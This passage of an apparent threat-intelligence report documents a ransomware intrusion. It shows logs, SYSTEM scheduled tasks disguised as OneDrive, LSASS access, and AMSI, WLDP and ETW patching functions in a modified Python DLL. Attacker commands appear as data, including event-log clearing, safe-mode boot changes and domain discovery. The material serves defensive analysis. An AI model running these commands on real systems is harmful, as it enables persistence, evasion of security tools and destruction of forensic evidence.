


process.executable	winlog.event_data.TargetImage	winlog.event_data.GrantedAccess	event.code
C:\Windows\System32\cmd.exe	C:\Windows\system32\winlogon.exe	0x143a	10
C:\Windows\System32\cmd.exe	C:\Windows\System32\winlogon.exe	-	8



```
Process accessed:
RuleName: technique_id=T1055.001,technique_name=Dynamic-link Library Injection
UtcTime: [redacted]
SourceProcessGUID: {c6f00a71-8f00-654b-bfb2-000000000400}
SourceProcessId: 7428
SourceThreadId: 6280
SourceImage: C:\Windows\System32\cmd.exe
TargetProcessGUID: {c6f00a71-18b6-641e-0f10-000000000400}
TargetProcessId: 6076
TargetImage: C:\Windows\system32\winlogon.exe
GrantedAccess: 0x143A
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2
bcbe|UNKNOWN(000001CF4A230099)
SourceUser: Domain User Account
TargetUser: NT AUTHORITY\SYSTEM
```

All scheduled tasks created by the threat actor were setup to run in SYSTEM context ensuring that access would stay elevated on hosts.



```
process.command_line
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-[redacted]" /tr c:\users\[redacted]\appdata\local\notepad\UpdateEdge.bat /SC ONSTART /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-[redacted]" /tr c:\users\[redacted]\appdata\local\notepad\UpdateEdge.bat /sc MINUTE /mo 720 /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-[redacted]" /tr c:\windows\adfs\py\UpdateEdge.bat /SC ONSTART /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-[redacted]" /tr c:\windows\adfs\py\UpdateEdge.bat /sc MINUTE /mo 720 /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-[redacted]" /tr C:\Users\[redacted]\AppData\Local\Notepad\upedge.bat /SC ONSTART /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-[redacted]" /tr C:\Users\[redacted]\AppData\Local\Notepad\upedge.bat /sc MINUTE /mo 720 /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-[redacted]" /tr c:\windows\adfs\py\UpdateEdge.bat /SC ONSTART /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-[redacted]" /tr c:\windows\adfs\py\UpdateEdge.bat /sc MINUTE /mo 720 /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-[redacted]" /tr c:\windows\adfs\py\UpdateEdge.bat /SC ONSTART /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-[redacted]" /tr c:\windows\adfs\py\UpdateEdge.bat /sc MINUTE /mo 720 /F
```

Defense Evasion


Nitrogen

By analyzing the modified Python DLL (python311.dll), we notice multiple defense evasion functionalities implemented, such as:

- Removing hooks from Windows API functions.
- Obfuscating the payload in memory (i.e., Sleep Obfuscation).
- Bypassing AMSI, WLDP, and ETW.


Based on code overlaps, those techniques could have been copied from the following GitHub repositories:

- Antimalware-Research/Generic/Userland Hooking/AntiHook at master · NtRaiseHardError/Antimalware-Research · GitHub
- GitHub – RtlDallas/KrakenMask: Sleep obfuscation
- donut/loader/bypass.c at master · TheWover/donut · GitHub
- Patching WLDP · GitHub



fixup	.text	000000030F2754FE	0000000E	00000010		R	.
SpoofStub	.text	000000030F2754D0	0000002E	00000000	00000028	R	.
DisableAMSI(void)	.text	000000030F275230	0000029D	000000A8		R	.
PatchWLDP(void)	.text	000000030F274FD0	00000260	000000C8		R	.
PatchETW(void)	.text	000000030F274840	00000781	00000138		R	.
AmsiScanBufferStubEnd(void)	.text	000000030F274830	00000001	00000000		R	.
AmsiScanBufferStub(HAMSICONTEXT__ *,void *,ulong,wchar_...	.text	000000030F274820	0000000E	00000000	00000030	R	.
WldpQueryDynamicCodeTrustStubEnd(void)	.text	000000030F274810	00000001	00000000		R	.
WldpQueryDynamicCodeTrustStub(void *,void *,ulong)	.text	000000030F274800	00000003	00000000		R	.
AntiHooks(void)	.text	000000030F274310	000004EF	000020D8		R	.
UnhookModule(HINSTANCE__ *)	.text	000000030F273FD0	0000033D	00000188		R	.
ReplaceExecSection(HINSTANCE__ *,void *)	.text	000000030F273E90	00000134	00000068		R	.
CheckModuleForHooks(HINSTANCE__ *,_HOOK_FUNC_INFO **...	.text	000000030F273630	0000085A	000004A8	00000020	R	.
CompareFilePaths(char const*,char const*)	.text	000000030F273510	00000116	000002A8		R	.
IsHooked(void *,ulong long *)	.text	000000030F273300	00000202	00000000		R	.
GetModuleName(HINSTANCE__ *,char *,ulong)	.text	000000030F2731A0	00000154	00000088		R	.
GetModules(HINSTANCE__ **,ulong,ulong *)	.text	000000030F2730D0	000000C3	00000078		R	.
FreeHookFuncInfo(_HOOK_FUNC_INFO **)	.text	000000030F273030	0000009D	00000068		R	.
NewHookFuncInfo(void)	.text	000000030F272F10	0000011A	00000058		R	.
FreeModuleHookInfo(_MODULE_HOOK_INFO **,ulong long)	.text	000000030F272D80	00000187	00000088		R	.
NewModuleHookInfo(ulong long)	.text	000000030F272C00	0000017B	00000078		R	.
str_ends_with_(char const*,char const*)	.text	000000030F272B90	0000006A	00000038		R	.
KrakenSleep(ulong)	.text	000000030F271E00	00000D8E	00002898	00000004	R	.
TakeSectionInfo(_SECTION_INFO *)	.text	000000030F271D50	000000A3	00000008		R	.
GenerateKey(uchar *,ulong)	.text	000000030F271A20	00000327	000000A8		R	.
Spoofer(void *,void *,void *,void *,void *,void *,void *,...	.text	000000030F2718F0	00000130	00000098	00000048	R	.
GetNtdllAddr(void)	.text	000000030F2718D0	0000001D	00000000		R	.
SearchGadgetOnKernelBaseModule(uchar *,ulong)	.text	000000030F2717F0	000000D1	00000058		R	.
HashStringDjb2A(char const*)	.text	000000030F2717C0	00000027	00000000		R	.
HashStringDjb2W(wchar_t const*)	.text	000000030F271790	00000030	00000000		R	.
FindGadget(void *,ulong,uchar *,ulong)	.text	000000030F271710	00000072	00000058		R	.
ProtectMemory(void *,ulong long,ulong)	.text	000000030F2715D0	00000137	000000A8		R	.
Spoofer(void *,void *,void *,void *,void *,void *,void *,...	.text	000000030F2714B0	00000113	00000098		R	.

An example of code overlap is showed in the following image related to the IsHooked() function.



```
__int64 __usercall IsHooked@<rax>(DWORD_PTR *dwAddressOffset@<rdx>, const LPVOID lpFuncAddress@<rcx>)
{
  LPCBYTE lpAddress; // rax
  __int64 result; // rax
  char v4; // al
  char v5; // al
  char v6; // al
  char v7; // r8
  char v8; // al
  bool v9; // zf

  LOBYTE(lpAddress) = *(_BYTE *)lpFuncAddress;
  if ( *(_BYTE *)lpFuncAddress == 0xE9 )
  {
    *dwAddressOffset = 1LL;
    return 2LL;
  }
```

```
static HOOK_TYPE IsHooked(const LPVOID lpFuncAddress, DWORD_PTR *dwAddressOffset) {
        LPCBYTE lpAddress = (LPCBYTE)lpFuncAddress;

        if (lpAddress[0] == 0xE9) {
                *dwAddressOffset = 1;
                return HOOK_RELATIVE;
        } else if (lpAddress[0] == 0x90 && lpAddress[1] == 0xE9) {
                *dwAddressOffset = 2;
                return HOOK_RELATIVE;
```

```
  switch ( (_BYTE)lpAddress )
  {
    case 0x90:
      v4 = *((_BYTE *)lpFuncAddress + 1);
      if ( v4 == (char)0xE9 )
      {
        *dwAddressOffset = 2LL;
        return 2LL;
      }
```


```
    default:
      if ( *((_BYTE *)lpFuncAddress + 5) == 0xFF && *((_BYTE *)lpFuncAddress + 6) == 0x25 )
        goto LABEL_19;
      v9 = (_BYTE)lpAddress == 0x48;
      result = 0LL;
      if ( v9 && *((_BYTE *)lpFuncAddress + 1) == 0xFF && *((_BYTE *)lpFuncAddress + 2) == 0x25 )
      {
        *dwAddressOffset = 3LL;
        return 1LL;
      }
      break;
```

```
        } else if (lpAddress[5] == 0xFF && lpAddress[6] == 0x25) {
                *dwAddressOffset = 7;
                //return HOOK_ABSOLUTE_INDIRECT;
                return HOOK_UNSUPPORTED;
        } else if (lpAddress[0] == 0x48 && lpAddress[1] == 0xFF && lpAddress[2] == 0x25) {
                *dwAddressOffset = 3;
                //return HOOK_ABSOLUTE_INDIRECT_64;
                return HOOK_UNSUPPORTED;
        }
```

Masquerading


With the aim to conceal the malicious activities into normal system events, the threat actor masqueraded both the initial payload and the persistence mechanisms by:

Renaming python.exe to setup.exe.




```
Process Create:
RuleName: technique_id=T1204,technique_name=User Execution
UtcTime: [redacted]
ProcessGuid: {c6f00a71-7c1d-654b-77b1-000000000400}
ProcessId: 916
Image: C:\Users\[redacted]\Downloads\Version\setup.exe
FileVersion: 3.11.3
Description: Python
Product: Python
Company: Python Software Foundation
OriginalFileName: pythonw.exe
CommandLine: "C:\Users\[redacted]\Downloads\Version\setup.exe"
CurrentDirectory: C:\Users\[redacted]\Downloads\Version\
User: [redacted]
LogonGuid: {c6f00a71-2a6b-641e-5036-4d0100000000}
LogonId: 0x14D3650
TerminalSessionId: 2
IntegrityLevel: High
Hashes: SHA1=FF1D704FF11695AB49074C45F05542B32CA00B9E,MD5=9F12BA143F629152084C17C9C
B9DC148,SHA256=24385D352B83222DC5AB92FA57B6649854ECD74DE378E279D8AC20A0B3B16009,IMP
HASH=8E1E0D6C8FFE7F2996AB45C2C82CCB07
ParentProcessGuid: {c6f00a71-2a81-641e-9b10-000000000400}
ParentProcessId: 516
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\Windows\Explorer.EXE
ParentUser: [redacted]
```

Naming the scheduled tasks to mirror OneDrive and Microsoft Edge.




winlog.event_data.TaskName
\UpdateEdge
\OneDrive Security Task-S-1-5-21-[redacted]
\OneDrive Security Task-S-1-5-21-[redacted]
\OneDrive Security Task-S-1-5-21-[redacted]
\OneDrive Security Task-S-1-5-21-[redacted]
\OneDrive Security Task-S-1-5-21-[redacted]
\OneDrive Security Task-S-1-5-21-[redacted]
\OneDrive Security Task-S-1-5-21-[redacted]
\OneDrive Security Task-S-1-5-21-[redacted]

Renaming python executable used for executing their python stagers for Sliver and Cobalt Strike.




t process.name	t process.command_line	t process.parent.name	t process.parent.command_line
cmd.exe	C:\Windows\system32\cmd.exe /C rename pythonw.exe UpdateJson.exe	winlogon.exe	winlogon.exe



t process.name	t process.command_line	t process.parent.name	t process.parent.command_line
UpdateJson.exe	c:\windows\adfs\py\UpdateJson.exe c:\windows\adfs\py\wo12.py	cmd.exe	C:\Windows\SYSTEM32\cmd.exe /c "c:\windows\adfs\py\UpdateEdge.bat"

Process injection


The threat actor was observed injecting into various processes during the intrusion. One specific occasion was during the elevation to SYSTEM on the beachhead host.



```
CreateRemoteThread detected:
RuleName: technique_id=T1055,technique_name=Process Injection
UtcTime: [redacted]
SourceProcessGuid: {c6f00a71-8f00-654b-bfb2-000000000400}
SourceProcessId: 7428
SourceImage: C:\Windows\System32\cmd.exe
TargetProcessGuid: {c6f00a71-18b6-641e-0f10-000000000400}
TargetProcessId: 6076
TargetImage: C:\Windows\System32\winlogon.exe
NewThreadId: 3616
StartAddress: 0x00007FFD646114F0
StartModule: C:\Windows\System32\KERNEL32.DLL
StartFunction: -
SourceUser: [redacted] Domain Account
TargetUser: NT AUTHORITY\SYSTEM
```

Clearing logs

Execution of the ransomware payload included clearing of various event logs while the hosts were in safe mode.




Event 4688, Microsoft Windows security auditing.

```
A new process has been created.

Creator Subject:
        Security ID:            SYSTEM
        Account Name:           [redacted]$
        Account Domain:         [redacted]
        Logon ID:               0x3E7

Target Subject:
        Security ID:            NULL SID
        Account Name:           -
        Account Domain:         -
        Logon ID:               0x0

Process Information:
        New Process ID:         0x3e4
        New Process Name:       C:\Windows\SysWOW64\cmd.exe
        Token Elevation Type:   %%1936
        Mandatory Label:        Mandatory Label\System Mandatory Level
        Creator Process ID:     0x738
        Creator Process Name:   C:\Windows\Temp\[redacted]051.exe
        Process Command Line:   "cmd" /c "wevtutil.exe cl \"Microsoft-Windows-VPN-Client/Operational\""

Token Elevation Type indicates the type of token that was assigned to the new process in accordance with User Account Control policy.
```

Safeboot


Before executing the final ransomware the threat actor set all hosts to restart in safe mode with networking. This can be used to prevent antivirus or other preventative tools from stopping the ransom execution as many won't start when a host is booted in safe mode. It has been used by several ransomware families.



process.name	process.command_line	process.parent.name	process.parent.command_line
bcdedit.exe	bcdedit /set {default} safeboot network	cmd.exe	C:\Windows\system32\cmd.exe /c ""1.bat" "
bcdedit.exe	bcdedit /set {default} safeboot network	cmd.exe	C:\Windows\system32\cmd.exe /c ""1.bat" "
bcdedit.exe	bcdedit /set {default} safeboot network	cmd.exe	C:\Windows\system32\cmd.exe /c ""1.bat" "
bcdedit.exe	bcdedit /set {default} safeboot network	cmd.exe	C:\Windows\system32\cmd.exe /c ""1.bat" "

Credential Access

Two hours after initial access, the threat actor utilized Cobalt Strike's credential dumping functionalities to access the LSASS process on the beachhead host. This provided them access to a shared local administrator account. Around two hours after that they landed on a server during lateral movement activity, the threat actor was seen accessing LSASS. After this we observed the use of a domain administrator account indicating this second access likely delivered those credentials.



```
executable: C:\Windows\system32\gpupdate.exe,
TargetImage: C:\Windows\system32\lsass.exe,
GrantedAccess: 0x1fffff,
TargetProcessGUID: {c6f00a71-d8f5-641c-0c00-000000000400},
TargetUser: NT AUTHORITY\SYSTEM,
TargetProcessId: 740,
SourceUser: NT AUTHORITY\SYSTEM,
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2bcbe|UNKNOWN(000001B918D70D3D)
```

Discovery

Sliver

A few minutes after its execution, Sliver launched the following commands to enumerate:

- Local and domain admins.
- Domain computers.
- Active Directory trusts.
- Network adapters.

```
net group "domain admins" /domain
ipconfig /all
nltest /domain_trusts
net localgroup administrators
net group "Domain Computers" /domain
```

